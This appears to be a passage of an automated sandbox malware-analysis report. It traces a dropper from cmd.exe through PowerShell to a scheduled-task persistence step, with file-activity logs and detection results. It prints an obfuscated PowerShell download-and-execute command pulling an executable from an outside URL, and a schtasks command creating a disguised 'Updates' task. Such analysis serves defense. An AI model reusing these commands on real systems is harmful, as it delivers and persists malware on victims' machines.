Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: cmd.exe PID: 2232 Parent PID: 2164

General

Start time:	10:06:57
Start date:	05/01/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	Cmd /c ' p^owersh^el^l -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke('http://speed-bg.com/kapa3/ferrazio/typla/jbm/5bYDAStoeJnLmro.exe',($env:appdata)+'\sb.exe');Start-Sleep 2; Start-Process $env:appdata\sb.exe;'
Imagebase:	0x4aa40000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

Analysis Process: powershell.exe PID: 1520 Parent PID: 2232

General

Start time:	10:06:58
Start date:	05/01/2021
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	powershell -w 1 (nEw-oBje`cT Net.WebcL`IENt).('DownloadFile').Invoke('http://speed-bg.com/kapa3/ferrazio/typla/jbm/5bYDAStoeJnLmro.exe',($env:appdata)+'\sb.exe');Start-Sleep 2; Start-Process $env:appdata\sb.exe;
Imagebase:	0x13f420000
File size:	473600 bytes
MD5 hash:	852D67A27E454BD389FA7F02A8CBE23F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\sb.exe	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEA54BEC7	CreateFileW

File Path	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\sb.exe	unknown	4096	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 c1 b1 f3 5f 00 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 1a 35 00 00 14 00 00 00 00 00 00 b2 38 35 00 00 20 00 00 00 40 35 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 35 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......_.......... ....0...5..........85.. ...@5. ..@.. .... 5...........@.................	success or wait	33	7FEEA54BEC7	WriteFile
C:\Users\user\AppData\Roaming\sb.exe	unknown	6274	00 06 00 00 02 7b 14 00 00 04 6f 45 00 00 06 6f 54 00 00 06 17 fe 01 0d 09 2c 4a 00 02 7b 14 00 00 04 6f 44 00 00 06 02 7b 14 00 00 04 6f 45 00 00 06 6f 5a 00 00 06 1f 28 58 6f 69 00 00 06 00 02 7b 14 00 00 04 6f 44 00 00 06 02 7b 14 00 00 04 6f 45 00 00 06 6f 59 00 00 06 1f 14 58 6f 6b 00 00 06 00 00 2a 22 00 28 67 00 00 0a 00 2a 3a 00 02 7b 14 00 00 04 6f 4e 00 00 06 00 2a be 00 72 3f 02 00 70 72 1d 02 00 70 16 1f 40 16 20 00 00 02 00 28 68 00 00 0a 26 72 9a 03 00 70 72 1d 02 00 70 16 1f 30 16 28 63 00 00 0a 26 2a 46 00 02 02 7b 12 00 00 04 16 fe 01 7d 12 00 00 04 2a 13 30 02 00 2b 00 00 00 01 00 00 11 00 03 2c 0b 02 7b 16 00 00 04 14 fe 03 2b 01 16 0a 06 2c 0e 00 02 7b 16 00 00 04 6f 16 00 00 0a 00 00 02 03 28 17 00 00 0a 00 2a 22 00 28 22 00 00 06 00	.....{....oE...oT........,J..{ ....oD....{....oE...oZ....(Xoi .....{....oD....{....oE...oY.. ...Xok.....*".(g....*:..{....o N....*..r?..pr...p..@. ....(h. ..&r...pr...p..0.(c...&*F...{. ......}....*.0..+.........,..{ ....+....,...{....o........ (.....*".("....	success or wait	88	7FEEA54BEC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	7FEEA3B5208	unknown
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	7FEEA4DA287	ReadFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	success or wait	4	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	781	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\getevent.types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	success or wait	42	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\types.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	542	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Diagnostics.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	success or wait	6	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	78	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\WSMan.Format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	310	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Certificate.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	success or wait	18	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	50	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\DotNetTypes.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	success or wait	7	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\FileSystem.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	success or wait	63	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	201	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Help.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	success or wait	22	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	409	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellCore.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	844	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\PowerShellTrace.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	success or wait	5	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	360	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\System32\WindowsPowerShell\v1.0\Registry.format.ps1xml	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	success or wait	1	7FEEA54BEC7	ReadFile
C:\Windows\Microsoft.NET\Framework64\v2.0.50727\CONFIG\machine.config	unknown	4096	end of file	1	7FEEA54BEC7	ReadFile

Analysis Process: sb.exe PID: 1464 Parent PID: 1520

General

Start time:	10:07:03
Start date:	05/01/2021
Path:	C:\Users\user\AppData\Roaming\sb.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\user\AppData\Roaming\sb.exe'
Imagebase:	0xcd0000
File size:	3485696 bytes
MD5 hash:	1C1BDD57483BBFBB497B4596BE12B053
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000018.00000002.2229844300.0000000002900000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\axoikBEWgDCn.exe	read attributes | synchronize | generic write	device | sparse file	synchronous io non alert | non directory file | open no recall	success or wait	1	3B0C93	CreateFileW
C:\Users\user\AppData\Local\Temp\tmp8C58.tmp	read attributes | synchronize | generic read	device | sparse file	synchronous io non alert | non directory file	success or wait	1	1CB5B8	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp8C58.tmp	success or wait	1	3B19B6	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Roaming\axoikBEWgDCn.exe	unknown	3485696	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 03 00 c1 b1 f3 5f 00 00 00 00 00 00 00 e0 00 02 01 0b 01 30 00 00 1a 35 00 00 14 00 00 00 00 00 00 b2 38 35 00 00 20 00 00 00 40 35 00 00 00 40 00 00 20 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 80 35 00 00 02 00 00 00 00 00 00 02 00 40 85 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ......................@..... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L......_.......... ....0...5..........85.. ...@5. ..@.. .... 5...........@................	success or wait	1	3B0FC7	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp8C58.tmp	unknown	1624	3c 3f 78 6d 6c 20 76 65 72 73 69 6f 6e 3d 22 31 2e 30 22 20 65 6e 63 6f 64 69 6e 67 3d 22 55 54 46 2d 31 36 22 3f 3e 0d 0a 3c 54 61 73 6b 20 76 65 72 73 69 6f 6e 3d 22 31 2e 32 22 20 78 6d 6c 6e 73 3d 22 68 74 74 70 3a 2f 2f 73 63 68 65 6d 61 73 2e 6d 69 63 72 6f 73 6f 66 74 2e 63 6f 6d 2f 77 69 6e 64 6f 77 73 2f 32 30 30 34 2f 30 32 2f 6d 69 74 2f 74 61 73 6b 22 3e 0d 0a 20 20 3c 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20 20 20 3c 44 61 74 65 3e 32 30 31 34 2d 31 30 2d 32 35 54 31 34 3a 32 37 3a 34 34 2e 38 39 32 39 30 32 37 3c 2f 44 61 74 65 3e 0d 0a 20 20 20 20 3c 41 75 74 68 6f 72 3e 41 4c 42 55 53 2d 50 43 5c 41 6c 62 75 73 3c 2f 41 75 74 68 6f 72 3e 0d 0a 20 20 3c 2f 52 65 67 69 73 74 72 61 74 69 6f 6e 49 6e 66 6f 3e 0d 0a 20 20	<?xml version="1.0" encoding="UTF-16"?>.. <Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>user-PC\user</Author>.. </RegistrationInfo>..	success or wait	1	3B0FC7	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	6304	success or wait	3	73FFA4FC	unknown
C:\Windows\Microsoft.NET\Framework\v2.0.50727\CONFIG\machine.config	unknown	4095	success or wait	1	73FFD6F0	ReadFile
C:\Users\user\AppData\Roaming\sb.exe	unknown	3485696	success or wait	1	3B0FC7	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: schtasks.exe PID: 2436 Parent PID: 1464

General

Start time:	10:07:43
Start date:	05/01/2021
Path:	C:\Windows\SysWOW64\schtasks.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\System32\schtasks.exe' /Create /TN 'Updates\axoikBEWgDCn' /XML 'C:\Users\user\AppData\Local\Temp\tmp8C58.tmp'
Imagebase:	0x270000
File size:	179712 bytes
MD5 hash:	2003E9B15E1C502B146DAD2E383AC1E3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\tmp8C58.tmp	unknown	2	success or wait	1	278F47	ReadFile
C:\Users\user\AppData\Local\Temp\tmp8C58.tmp	unknown	1625	success or wait	1	27900C	ReadFile

Analysis Process: sb.exe PID: 1192 Parent PID: 1464

General

Start time:	10:07:45
Start date:	05/01/2021
Path:	C:\Users\user\AppData\Roaming\sb.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0xcd0000
File size:	3485696 bytes
MD5 hash:	1C1BDD57483BBFBB497B4596BE12B053
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis